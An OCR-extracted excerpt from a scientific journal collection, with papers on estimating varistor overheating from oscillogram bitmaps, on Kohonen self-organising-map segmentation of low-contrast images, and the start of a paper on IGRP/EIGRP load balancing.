



Рисунок 4 – Шаблон для вычисления температуры перегрева образца варистора


Копируя разные подгруппы значений в массиве dT_i и, применяя к ним опцию «сумма» Σ , можно построить временную зависимость температуры перегрева образца варисторной керамики, начиная с момента подачи импульса напряжения. Такая зависимость для образца варистора СН2-1 показана на рис. 5,б.

Как можно видеть на рис. 5,б наиболее сильно температура перегрева ΔT изменяется в интервале времени близком к началу подачи импульса напряжения (начало отсчета времени $t = 0$). Со временем темп изменения ΔT уменьшается и температура перегрева выходит на

постоянное значение, соответствующее максимальному перегреву образца варистора импульсом напряжения.



а



б

Рисунок 5 – Растровое изображение осциллограмм – а (1 – напряжение, 2 – ток) и построенная по ним зависимость температуры перегрева образца варистора СН2-1 от времени – б. Масштабы: время – 0,1163 мкс/пиксель; напряжение – 0,1395 В/пиксель; ток – 0,0034 А/пиксель. Геометрия образца: $L = 0,78$ мм, $S = 0,0231$ см². Постоянная времени экспоненциального импульса напряжения $\tau = 340$ мкс. Температура окружающей среды 297 К.

Выводы. Созданы шаблоны для программы Microsoft Office Excel, позволяющие упростить и ускорить процесс обработки данных, полученных путем сканирования растровых изображений осциллограмм аналоговых осциллографов. Шаблоны предназначены для использования в осциллографическом методе определения удельного электрического сопротивления зерна в варисторных материалах. Показана возможность определения по осциллограммам температуры перегрева образца варистора при воздействии импульса напряжения. Разработан шаблон Microsoft Excel для расчета температуры перегрева.

ЛИТЕРАТУРА

1. Gupta T. K. Application of zinc oxide varistors [Text] / T. K. Gupta // J. Am. Ceram. Soc., 1990. – V. 73(7). – P. 1817-1840.
2. Ivon A.I. High-current measurement of the grain resistivity in zinc oxide varistor ceramics [Text] / A.I. Ivon, R.I. Lavrov, A.B. Glot. // Ceram. Int., 2013. – V. 39. – P. 6441–6447.
3. Ivon A.I. Application of bitmaps for increasing data processing accuracy in physical experiment [Text] / A.I. Ivon, Y.A. Ivon, R.I. Lavrov // System technologies: coll. articles. – Dnepropetrovsk, 2014. – Issue 1 (90). – P. 10 – 17.

Л.Г. Ахметшина, А.А. Егоров

ПОВЫШЕНИЕ ЧУВСТВИТЕЛЬНОСТИ СЕГМЕНТАЦИИ ИЗОБРАЖЕНИЙ СЕТЬЮ КОХОНЕНА НА ОСНОВЕ МОДУЛЯЦИОННЫХ ПРЕОБРАЗОВАНИЙ

Аннотация. Рассмотрены возможности повышения чувствительности визуальной сегментации слабоконтрастных изображений с использованием самоорганизующихся карт Кохонена в зависимости от способа формирования многомерного входного вектора на основе модуляционных преобразований исходных яркостей.

Ключевые слова: сегментация, карта Кохонена, слабоконтрастные изображения, модуляционные преобразования, предобработка.

Введение. Постоянно возрастает количество практических задач, решаемых на основе цифровой обработки изображений, являющихся результатом применения стандартных методов исследования в различных областях деятельности человека, например, в медицине, геофизике, экологии и пр. Сегментация изображений является одной из важнейших и, при этом, неоднозначных процедур, относящихся к методам высокого уровня обработки [1], которая должна обеспечить разделение исходных данных на составные части с однородными свойствами с целью выделения объектов интереса для дальнейшего визуального анализа. Степень требуемой детализации при сегментации определяется как качеством изображения, так и решаемой задачей, а от точности проведения этого этапа зависит успех анализа в целом.

Возможность повышения чувствительности и достоверности сегментации изображения заключается в решении задачи расширения пространства входных признаков за счет преобразования исходных данных, например, путем анализа локального контраста отдельных элементов, что требует использование методов обработки в многомерном пространстве. Выбор различных типов преобразований и методов сегментации, приводит к различным результатам [2].

Отсутствие четких критериев оптимальности получаемых результатов (часто применяется субъективная визуальная оценка) при-

водит к необходимости сравнения различных методов обработки, в частности, вариантов формирования входного набора данных, используемых при анализе. Для зашумленных слабоконтрастных изображений необходимо выполнение дополнительных предварительных процедур нацеленных на улучшение их качества.

Актуальность исследований. Люди имеют исключительную способность идентифицировать образы трехмерного пространства, однако, не могут выделять простейшие образы в многомерном пространстве. Современный подход решения задачи анализа многомерных данных в условиях неоднозначности, и, зачастую, их неопределенности базируется на использовании нейросетевого [3] и нечеткого [2] подходов. Достоинство подхода на основе самоорганизующихся карт Кохонена (СКК) [3] заключается, прежде всего, в его в адаптивности, возможности обработки набора информативных признаков большой размерности при минимуме априорных знаний и обеспечения гарантированного двумерного отображения многомерной информации.

Поскольку заранее обычно неизвестно насколько полезны те или иные входные переменные для «предсказания» значений выходов, то возникает соблазн увеличения пространства входных параметров, однако, при этом страдает точность и интерпретируемость результатов. Таким образом, количество входов приходится довольно жестко лимитировать, и выбор наиболее информативных входных переменных представляет важный этап подготовки данных для анализа. Сложность заключается в том, что, с одной стороны, неизвестно какие данные необходимо использовать дополнительно для повышения чувствительности, с точки зрения решаемой задачи, а с другой следует учитывать, что отрицательным фактором при увеличении размерности входного вектора может стать:

- наличие корреляции между входными признаками;
- увеличение времени обработки;
- появление артефактов.

Постановка задачи. Целью данной статьи является исследование информационных возможностей повышения визуальной чувствительности сегментации слабоконтрастных изображений с использованием самоорганизующихся карт Кохонена (СКК) в зависимости от способа формирования многомерного входного вектора на основе модуляционных преобразований исходных яркостей.

Результаты исследований. На рис. 1 показана архитектура сети, называемая дискретной картой Кохонена, нейроны которой образуют двумерную решетку, все нейроны которой связаны со всеми узлами входного слоя. С прикладной точки зрения СКК это самодостаточный метод анализа, формирующий правила обучения нейросети исходя из топологии распределения исходных данных и естественным образом квантующий входное пространство анализируемых признаков, с возможностью представления их в виде, эффективном для визуального анализа имеющихся особенностей [3].




Рисунок 1 – Архитектура карты Кохонена:

$(n_x \times n_y)$ – общее число узлов в карте; $(x_1, x_2, \dots, x_n)$ – входы;

$W_i = [w_{i1}, w_{i2}, \dots, w_{in}]^T$ – вектор весов для узла i

При использовании алгоритма СКК для сегментации изображений мы выделяем следующие этапы:

1. определение методов предобработки анализируемых изображений и вычисление релевантного набора входных векторов с учетом пространственного распределения значений исходных яркостей и в соответствии с поставленной задачей анализа;

2. выбор размерности сети и параметров обучения;

3. обучение сети;

4. сегментация – определение метода отображения результатов кластеризации многомерных данных на двумерную плоскость.

Эксперименты показали, что при обработке изображений на ошибку кластеризации существенное влияние оказывает как общее число нейронов в сети, которое ограничивает максимально возможное значение кластеров, так и число нейронов n_x, n_y по осям x и y , соответственно, что связано с топологическими свойствами анализируемых данных. Выбор значений n_x, n_y должны быть обусловлены ко-

личеством уровней серого, используемого при отображении изображений (максимум для стандартных мониторов составляет 256) и их геометрическими размерами. Использование лишних нейронов приводит к формированию артефактов. Карты небольшого размера способствуют формированию более крупных кластеров, т.е. обеспечивают некоторую универсальность, что может оказаться полезным в ряде случаев, например, если в данных присутствует много помех.

Квадрат ошибки e_k^2 для кластера k представляет собой сумму квадратов евклидовых расстояний между признаками в кластере k и его центроидом v_k

$$e_k^2 = \sum_{i=1}^N z_{ik} (x_i - v_k)^T (x_i - v_k) \quad (1)$$

Общий квадрат ошибки кластеризации есть сумма квадратов ошибок всех кластеров K

$$E_K^2 = \sum_{k=1}^K e_k^2 \quad (2)$$

На рис. 2 приведен типичный вид значений ошибки кластеризации в зависимости от размеров сети, который позволяет определить ее оптимальный размер при выполнении условия $n_x \times n_y \leq 256$. (область возможных параметров сети выделена на рисунке белым прямоугольником в котором выполняется также соотношение $n_x > n_y$).




Рисунок 2 – Зависимость ошибки кластеризации от количества нейронов в сети Кохонена

При выполнении эксперимента использовались две фазы обучения (грубая и точная), с гауссовой функцией модификации сосед-

них нейронов. Оптимальный диапазон изменения радиуса влияния нейрона для грубой фазы определяется как целая часть от значения $r_1 = \sqrt{(n_x^2 + n_y^2)}$, а для точной фазы как $r_2 \approx r_1 / 5$.

Визуализация результатов кластеризации формировалась двумя способами: на основе значений центроидов класса принадлежности пикселя и на основе среднеквадратичного отклонения пикселей в пределах каждого класса. В дальнейшем использовался тот метод представления, который наиболее соответствовал поставленной задаче.

Влияние процедуры декорреляции оценивалось с использованием метода сингулярного разложения (SVD) который широко используется при обработке многомерной информации, в частности, применительно к задачам сжатия.

Анализ матрицы собственных чисел в наших экспериментах показал, что устранение постоянной составляющей из всех анализируемых исходных изображений существенно влияет на ее значения и приводит к изменению результатов кластеризации, повышая чувствительность. Без использования процедуры декорреляции, устранение постоянной составляющей абсолютно не влияет на конечный результат нейросетевой сегментации на основе СКК.

Набор входных векторов для выполнения процедуры кластеризации формировался на основе оригинальных методов преобразования изображений разработанных автором.

В работах [5] для этой цели нами было предложено модуляционное преобразование вида

$$R(x, y) = I(x, y)e^{j\pi \frac{I(x, y)}{\lambda}} = \text{Re}\{R(x, y)\} + j \text{Im}\{R(x, y)\} = |R(x, y)|e^{j\Phi(x, y)}, \quad (3)$$

где $I(x, y)$ – исходное изображение, а λ – модуляционный параметр.

С математической точки зрения это преобразование означает переход из пространства действительных яркостей в пространство комплексных значений с возможностью использования математического аппарата теории функций комплексной переменной. Отличительной особенностью получаемой функции $R(x, y)$ является то, что ее амплитудно-пространственная характеристика (модуль $|R(x, y)|$) соответствует исходному изображению $I(x, y)$, тогда как фазо-пространственная характеристика (аргумент $\Phi(x, y)$)- угол поворота

вектора в комплексной плоскости) зависит от соотношения $I(x, y) / \lambda$. Вариация параметра λ влияет на изменчивость фазовой характеристики $\Phi(x, y)$ и позволяет получать виртуальные изображения, характеризующиеся различной чувствительностью к изменению значений яркости пикселей.

Другой подход – формирование нового входного вектора осуществляется на основе использования выражения [6]

$$\bar{A}(x, y) = \exp[j\pi I(x, y) / \lambda(x, y)] = \operatorname{Re}\{\bar{A}(x, y)\} + j \operatorname{Im}\{\bar{A}(x, y)\}, \quad (4)$$

где λ является константой преобразования и зависит от координаты текущего пикселя.

Алгоритм преобразования предполагает выполнение следующих этапов.

1. В окрестности каждого пикселя формируется скользящая рамка размером $(L \times L)$, позволяющая учитывать влияние ближайших соседей (во многих приложениях достаточен выбор значения $L = 3$).

2. Для каждого пикселя анализируемого изображения $I(x, y)$ в пределах размерности используемой скользящей рамки вычисляется значение параметра модуляции в виде

$$\lambda(x, y) = I_{L, \max} - I_{L, \min} + k, \quad (5)$$

где k – стабилизирующий коэффициент, определяемый эмпирически. Выбор его значения зависит от исходного динамического диапазона изменения яркостей. Эксперименты показали, что для большинства типов изображений для рамки размера 3×3 оптимальным является значение $k = 0.2 \div 0.4$.

Экспериментальные результаты возможности повышения чувствительности сегментации слабоконтрастных изображений с СКК в зависимости от способа формирования многомерного входного вектора на основе модуляционных преобразований были исследованы на примерах обработки одномерных и мультиспектральных изображений различной физической сущности.

На рис. 3,а представлено изображение рентгеновской компьютерной томограммы головы, анализируемое с целью выявления области влияния гематомы (помечена стрелкой). Для улучшения качества томограммы традиционно используется рентгеноконтрастная жидкость вводимая в вену – дорогая и вредная для здоровья процедура,

которая в данном случае имеет невысокую эффективность (рис. 3,б). На рис. 3,в,е представлен результат сегментации СКК непосредственно по исходным данным и на основе амплитудно-пространственной и фазовой характеристик выражения (3). Из рассмотрения рис. 3,г,д следует, что реальная и мнимая части модуляционного преобразования сами по себе не решают задачи выявления области влияния гематомы. Однако, использование их при кластеризации СКК (рис. 3,е) существенно повышают чувствительность сегментации (в частности, выявилась неоднородность пленки) и позволяет решить поставленную задачу.

Дополнительные простые возможности повышения чувствительности СКК обеспечивает использование выражения (4), причем в данном случае возможно использование четырех характеристик: модулей и аргументов суммы и разности виртуальных векторных полей с последующим синтезом результирующего изображения на основе использования СКК.




Рисунок 3 – Обработка изображения томограммы СКК:

а – исходное изображение; б – с рентгеноконтрастным веществом; в – сегментация рис. 3,а; г,д – реальная и мнимая части модуляционного преобразования, соответственно; е – сегментация по характеристикам модуляционного преобразования

То, что использование такого подхода позволяет повысить чувствительность СКК, демонстрирует пример анализа изображения гравитационного поля, представленного на рис. 4, которое соответствует участку земной поверхности с соляными выработками (рис. 4,б). В результате построения геофизической модели была получена карта изолиний, изображенная на рис. 4,в. Рис. 4,г отображает сегментацию СКК непосредственно по исходному изображению.

Анализ показывает, что в этом случае выявляются лишь те аномальные участки геофизического поля, которые и так различимы на исходном изображении (рис. 4,а). Для данного примера хорошие результаты были достигнуты при применении СКК к синтезированным характеристикам адаптивного интерференционного метода ($\lambda = 0.05$) (рис. 4,д) и фазовой характеристики голографического преобразования ($\lambda = 0.17$) примененного к градиентам, на которых выявлены практически все аномалии поля, соответствующие реальной структуре.




Рисунок 4 – Сегментация СКК гравитационного поля (а); б – карта соляных выработок; в – геофизическая модель; г – по исходным данным; д – характеристики преобразования (4); е – на основе фазовой характеристики выражения (3)

Выводы. Сеть Кохонена является эффективным средством сегментации изображений и формирования композитного изображения на основе многомерных данных. Способ формирования пространства информативных признаков определяется физической природой, яркостными характеристиками исходного изображения и задачей анализа. Использование характеристик модуляционных преобразований входных векторов позволяет существенно повысить чувствительность процедуры СКК сегментации.

ЛИТЕРАТУРА

1. Р. Цифровая обработка изображений / Гонсалес Р., Вудс Р.; [пер. с англ. под ред. П.А.Чочиа]. – М.: Техносфера, 2006. – 1070 с.
2. Chi Z. Fuzzy algorithms: With Applications to Image Processing and Pattern Recognition / Chi Z., Yan H., Pham T. – Singapore; – New Jersey; – London; – Hong Kong: Word Scientific, 1998. – 225 p.
3. Каллан Р. Основные концепции нейронных сетей / Каллан Р. – М.: Вильямс, 2001. – 287 с.
4. Дебок Г. Анализ финансовых данных с помощью самоорганизующихся карт / Дебок Г., Кохонен Т.; [пер. с англ. А.И. Горбунова]. – М.: Альпина, 2001. – 316 с.
5. Ахметшина Л.Г. Информационные возможности модуляционного преобразования при сегментации мультиспектральных изображений / Ахметшина Л.Г. // Системні технології. – 2004. – № 6. – С. 122-127.
6. Ахметшина Л.Г. Геометрические методы повышения качества низкоконтрастных изображений в плоскости комплексных яркостей / Ахметшина Л.Г., Ахметшин А.М., Мацюк И.М. // Геометричне та комп'ютерне моделювання. – 2007. – Вип. 18. – С. 41-46.

V.S. Khandetskyi, P.V. Khandetskyi

**LOAD BALANCING IN AUTONOMOUS SYSTEMS OF
COMPUTER NETWORKS THAT USE THE INTERNAL
GATEWAY ROUTING PROTOCOLS**

Abstract. We proposed a methodology using traditional metrics IGRP and EIGRP protocols when forming routes. It is shown that in regular network topologies Ethernet, built using narrow and wideband channels, reducing the coefficient of cost routes equalization to a certain value leads to improved a load balance. Further improvement of the balance achieved by aggregating narrowband channels, the optimum for this topology is threefold aggregation.

Keywords: metrics, routing, bandwidth, delay, topology, network, load balancing.

Introduction. Increase the intensity of traffic in channels of computer networks, or otherwise, of the load L , to the boundary values ($L = 255$) has a number of negative consequences. Among them: queue overflow of the buffer memory in port routers, loss of information flow packets with low priority, re-sending packets of high priority, the forced reduction of transmission speed routers located downstream flow of information, and so on. As a result, it leads to a significant increasing of packet delay D_c , lower real bandwidth route B_e , reliability R .

The way out of this situation is the distribution of flow through different routes leading to the destination. In the distance – vector routing protocol RIP provided introduction more than one route to one destination in the routing table and use a load distribution. On default Cisco routers can be used up to four of these routes, but of equal cost value [1]. If, for example, this router receives information about two routes with the same metric to the same destination network, it introduces two routes in the routing table and redirected packets of the flow using one and second routes by turns. Such networking is suitable if the channels bandwidth is equal for these routes. Otherwise it may be pin-hole congestion. For example, if one channel bandwidth is 100 Mbps,

and the other is 1Gbps, high-speed connection will be loaded no more than 10%.

Internal gateway routing protocols IGRP and EIGRP assume load distribution among the routes with a non-equal cost or otherwise non-equal metric. Here is used a coefficient of cost routes equalization CCRE η , which sets the range of the routes cost values, among which used the load distribution.

The main part. Metric of internal gateway routing protocols IGRP and EIGRP really defined the same way [2]:

$$M = \left[k_1 B_e + \frac{k_2 B_e}{256 - L} + k_3 D_c \right] \cdot \frac{k_5}{k_4 + R}. \quad (1)$$

Here B_e is bandwidth, D_c is cumulative delay along the route, L is load, R is reliability, $k_1 - k_5$ are factors that scale influence of individual parameters on the value of the metric. In protocol EIGRP parameters to B_e and D_c additionally introduced factor of 256, but it does not change the nature of relationships. Assume that the network is reliable, packet loss is not observed. In this case, $R = 255$. Assume $k_4=1$, and $k_5=256$. Then the expression (1) is transformed into the next.

$$M = k_1 B_e + \frac{k_2 B_e}{256 - L} + k_3 D_c. \quad (2)$$

In [3] analyzed the impact of channels load on the value of metrics M . It is shown that when $k_1=1$, $k_3=1$, $k_2=100$ and $D_c=0,2B_e$ the impact of L on the M value begins to exceed 1% in the range $225 < L \leq 255$. When the k_2 is unit this effect practically unnoticeable even at $L = 255$ (0.3%). In this case, the expression (2) is even simpler form:

$$M = k_1 B_e + k_3 D_c. \quad (3)$$

Later we use technology Ethernet, while accepted that $k_3 = 1$, and the impact of individual channel (connection) bandwidth on M three times more of delay is, $k_1 B_e = 3D_c$.

Consider a fragment of an autonomous system (AS), which has a periodic topology (Figure 1). Here R_i are routers, bold lines show main canals (trunk) with bandwidth $V_m = 1\text{Gbps}$, lean lines show standard Fast Ethernet channels with bandwidth $V_u = 100\text{Mbps}$, shown by arrows distribution EIGRP routing information updates, where i – number of update phase.

Calculate the value of the channels metric. For channel $V_u=100$ Mbps value $B_e = 100$, recommended value $D_c = 100$ [1]. For the trunk $V_m = 1$ Gbps $B_e = 10$, and $D_c = 20$. Herewith

$$M_u = 3 \cdot 100 + 100 = 400, \quad M_m = 6 \cdot 10 + 20 = 80. \quad (4)$$

Suppose that packets of information flow with the destination address Net (SubNet) coming top in the main channel on router R_1 . Coefficient of cost routes equalization CCRE η in the first stage of analysis chosen such that the flow of information distributed on all routes provided in Figure 1 network.




Figure 1 – Fragment of autonomous system. Topology is created by rhombic cells, which are located routers in the vertices, the legs of rhomb are narrowband channels and the diagonal is broadband main channel (trunk)

When determining the metrics of routes fundamental question is how the general route metric is calculated from the metrics of channels (connections) that make up this route. In networks that use the RIP, the task is easily solved – route metric is the number of hops that is actually the number of channels that connect neighboring routers. In applying the internal gateway routing protocols IGRP and EIGRP with metric of (3) we suggest differing approach to the problem.

Return to the network in Figure 1. Consider as an example the route $R_1-R_3-R_4-R_2-Net$. The channel R_1-R_3 according to (4) has $M = 400$. In the next section R_3-R_4 , which is the trunk, bit rate is 10 times more than the rate of the previous channel R_1-R_3 , and the delay $D_c = 20$. It is natural to assume that along the inhomogeneous route $R_1-R_3-R_4$ bandwidth B_e is equal the bandwidth of slowest sections of this route, that is R_1-R_3 , while the delay is increased by amount trunk R_3-R_4 delay D_c . Thus metric route $R_1-R_3-R_4$ is: $M(R_1-R_3-R_4) = 3 \cdot 100 + 100 + 20 = 420$. By analogy with this metric of complete route is $M(R_1-R_3-R_4-R_2-Net) \cdot 3 = 100 + (100 + 20 + 100 + 20) = 540$, where the cumulative delay along the route $D_c = 